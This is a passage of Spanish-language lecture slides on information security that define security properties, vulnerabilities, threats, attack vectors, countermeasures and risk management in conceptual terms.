-  **Autenticidad:** propiedad de ser genuino, capaz de ser verificado y fiel (*trusted*); confianza (*confidence*) en la validez de una transmisión, mensaje u originador del mensaje. Es decir, el usuario es quien dice ser y que cada mensaje entrante viene de una fuente de confianza. Principal tecnología: firmas digitales.
-  **No repudiación:** asegurar que alguien no puede negar algo. Habilidad de asegurar que una parte o comunicación no puede negar la autenticidad de su firma o que envió el mensaje que él mismo originó.
-  **Auditabilidad:** capacidad de trazar exclusivamente todas las acciones de una entidad. El sistema debe ser capaz de registrar todas sus acciones para permitir un análisis forense o auditoria para materializar posibles acciones legales.





3

Vulnerabilidades y
ataques




Definiciones



-  **Vulnerabilidad:** (*vulnerability*): debilidad en el sistema (procedimiento, diseño o implementación) que puede ser aprovechada para causar un daño.
-  **Amenaza** (*threat*): conjunto de circunstancias que tienen el potencial de causar pérdidas o daños. Una amenaza implica una intención/motivación, un actor, y una posibilidad de daño, o una combinación de un subconjunto de ellas.
-  Un humano o sistema que aprovecha una vulnerabilidad perpetra un **ataque** (*attack*) al sistema.
-  Por tanto, un ataque es una violación real de la seguridad, mientras que una amenaza es una violación potencial.


Elementos de un ataque



Vulnerabilidades: datos




Fuente: https://web.nvd.nist.gov/view/vuln/statistics-results?adv_search=true&cves=on&cwe_id=CWE-119

Total Matches By Year




Vectores de ataque





-  Se define **vector de ataque** (AV) como el método que utiliza una amenaza para atacar un sistema.
-  **Ataque/amenaza del día cero:** ataque/amenaza que se produce por una vulnerabilidad desconocida y que los desarrolladores han tenido cero días para arreglarla.
-  **Ventana de vulnerabilidad:** tiempo entre que una vulnerabilidad se explota por vez primera y se desarrolla y publica un parche.


Contramedida



-  **Control o contramedida:** acción, dispositivo, procedimiento o técnica que elimina o reduce una vulnerabilidad.



-  Por tanto, podemos decir que “una amenaza se bloquea mediante el control de alguna vulnerabilidad”

-  Los controles pueden agruparse en:
 - ◆ **Controles físicos** – Bloqueo del atacante utilizando medios físicos (cerrojo, guarda, bunker, ...).
 - ◆ **Controles procedimentales** – utilizan órdenes y acuerdos que indican al personal como actuar (legislación, procedimientos, guías, ...).
 - ◆ **Controles técnicos** – abordan el ataque con tecnología (claves, control de acceso, cifrado, *firewalls*, ...).


-  **Defensa en profundidad:** uso de más de un control o clase de control para alcanzar la protección.

Riesgo







-  Entendemos **riesgo** como “la posibilidad de que algo desagradable ocurra”, más concretamente “la posibilidad de que una amenaza dada explote vulnerabilidades de un bien o grupo de bienes y de esta forma cause un daño a la organización”.
-  En SI, no se considera realmente el riesgo de una amenaza, sino el riesgo asociado padecido por la empresa como resultado de una amenaza.

Elementos del riesgo y sus relaciones




Gestión de riesgos





-  **Gestión de riesgos** (*risk management*) – elegir las amenazas que intentamos mitigar. Incluye sopesar la seriedad de una amenaza frente a nuestra habilidad de protección.
-  Justificación: los recursos son limitados ->debemos priorizar que protegemos..
-  Componentes principales: **probabilidad** e **impacto**. Debemos proteger las amenazas más probables y más dañinas.
-  **Riesgos residuales:** riesgos no cubiertos por los controles.

Amenazas viables

